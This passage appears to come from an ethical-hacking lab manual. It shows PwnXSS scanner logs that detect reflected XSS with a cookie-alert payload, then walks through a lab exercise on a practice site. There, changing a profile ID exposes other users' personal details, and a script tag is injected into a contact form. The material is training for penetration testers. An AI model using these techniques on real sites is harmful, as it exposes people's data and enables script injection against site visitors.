[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
[08:14:45] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>alert(document.cookie)</script>
[08:14:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
[08:14:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert(document.cookie)%3C/script%3E
*****
[08:14:45] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
[08:14:45] [INFO] Connection established 200
[root@parrot]~[~/home/attacker/PwnXSS]
#
```

8. Click the **Firefox** icon at the top of the **Desktop** window to open **Firefox** browser.
9. In the address bar of the **Firefox** browser, paste the copied link and press **Enter**.



If a pop-up appears, click **OK** to close it.

10. This concludes the demonstration of how to identify XSS vulnerabilities in web application using PwnXSS
11. Close all open windows and document all acquired information.

Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.


Although implementing a strict application security routine, parameters, and input validation can minimize parameter tampering and XSS vulnerabilities, many websites and web applications are still vulnerable to these security threats.

Attacking web applications through parameter tampering and XSS vulnerabilities is one of the steps an attacker takes in attempting to compromise a web application's security. An expert ethical hacker and pen tester should be aware of the different parameter tampering and XSS methods that can be employed by an attacker to hack web applications.

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.


In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Here, the host machine is the **Windows 11** machine.

1. Click **Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **http://www.moviescope.com** and press **Enter**.




3. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Here, we are logging in as a registered user on the website.



4. You are logged into the website. Click the **View Profile** tab from the menu bar.



5. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.

The screenshot shows a Firefox browser window with the following details:

- Title Bar:** MS Home - MovieScope
- Address Bar:** www.moviescope.com/viewprofile.aspx?id=4
- Message Bar:** It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...
- Page Content:**
 - Header:** MOVIESCOPE, Logout, Home, Features, Trailers, Photos, Blog, Contacts, Welcome steve, View Profile.
 - Profile Section:** steve profile
 - ID: 4
 - First Name: steve
 - Last Name: jobs
 - Email: steve@moviescope.com
 - Gender: male
 - Date of Birth: 20-05-1983
 - Age: 30
 - Right Sidebar:** Featured Movie Trailers, View all →
 - Thumbnail for "PARANORMAN" (Una historia de zombies, brujas y una maldición)
- Taskbar:** Icons for File, Search, Task View, Chat, Mail, Edge, and a Firefox icon. System tray shows 5:20 AM, 4/19/2022, and a notification badge (1).

6. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.

The screenshot shows a Microsoft Edge browser window with the following details:

- Title Bar:** MS Home - MovieScope
- Address Bar:** www.moviescope.com/viewprofile.aspx?id=1
- Search Bar:** It looks like you haven't s [MS] http://www.moviescope.com/viewprofile.aspx?id=1 — Visit
- Toolbar:** This time, search with: G a b ebay W star square clock gear
- Page Content:**
 - Header:** MOVIESCOPE, Logout, Welcome steve, View Profile
 - Section:** steve profile
 - Data Table:**

ID:	4
First Name:	steve
Last Name:	jobs
Email:	steve@moviescope.com
Gender:	male
Date of Birth:	20-05-1983
Age:	30
 - Sidebar:** Featured Movie Trailers, View all → (Paranorman)
- Taskbar:** Icons for File, Search, Task View, Start, Mail, Photos, OneDrive, Edge, and a Firefox icon.
- System Tray:** 5:21 AM, 4/19/2022, 1 notification.

7. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.

MS Home - MovieScope

www.moviescope.com/viewprofile.aspx?id=1

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Logout

Home Features Trailers Photos Blog Contacts Welcome steve, View Profile

sam profile

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male
Date of Birth:	10-10-1975
Age:	38

Featured Movie Trailers [View all ▾](#)

PARANORMAN
UNA HISTORIA DE AMOR, SABER,
VIRTUDS Y UNA Maldición

5:21 AM 4/19/2022 1

8. Now, try the parameter **id=3** in the address bar and press **Enter**.
9. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.

MS Home - MovieScope

www.moviescope.com/viewprofile.aspx?id=3

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Logout

Welcome steve, View Profile

kety profile

ID:	3
First Name:	kety
Last Name:	perry
Email:	kety@moviescope.com
Gender:	female
Date of Birth:	06-01-1980
Age:	33

Featured Movie Trailers [View all ▾](#)

PARANORMAN

5:22 AM 4/19/2022 1

10. Now, click the **Contacts** tab. Here you will be performing an XSS attack.

The screenshot shows a Firefox browser window with the following details:

- Title Bar:** MS Home - MovieScope
- Address Bar:** www.moviescope.com/viewprofile.aspx?id=3
- Message Bar:** It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...
- Page Content:**
 - Header:** MOVIESCOPE, Logout, Welcome steve, View Profile
 - Navigation:** Home, Features, Trailers, Photos, Blog, Contacts
 - User Profile:** kety profile
 - ID: 3
 - First Name: kety
 - Last Name: perry
 - Email: kety@moviescope.com
 - Gender: female
 - Date of Birth: 06-01-1980
 - Footer:** www.moviescope.com/contacts.aspx, 33
- Right Sidebar:** Featured Movie Trailers, View all →
 - Thumbnail for "Paranorman"
- Bottom Bar:** Windows taskbar with various pinned icons (File Explorer, Edge, File History, Task View, etc.) and the Firefox icon.

11. The **Contacts** page appears; enter your name or any random name (here, **steve**) in the **Name** field; enter the cross-site script as shown in the screenshot in the **Comment** field and click the **Submit Comment** button.

The screenshot shows a Firefox browser window with the title "MS Contacts - MovieScope". The address bar displays "www.moviescope.com/contacts.aspx". A welcome message from Firefox says, "It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!" There is a "Refresh Firefox..." button.

The main content is titled "Contact Us". It contains several paragraphs of text:

- "In order to use the help desk you must be a registered subscriber. If you're already registered, please login for any queries, help or complaints."
- "even if you are not logged in, you can still browse our Help section. Many frequently asked questions are answered there, and chances are the information you need is already available there."
- "If you are a subscribed user but facing problem with logging in, or if you're experiencing difficulties while registering as a new user you can use this special form to contact us. Please note that this form must be used only for registration/login problems. Every other type of feedback sent through this form will be discarded."


A contact form is displayed:

Name	steve
Comment	<pre><script>alert("You are Hacked")</script></pre>
<input type="button" value="Submit Comment"/>	

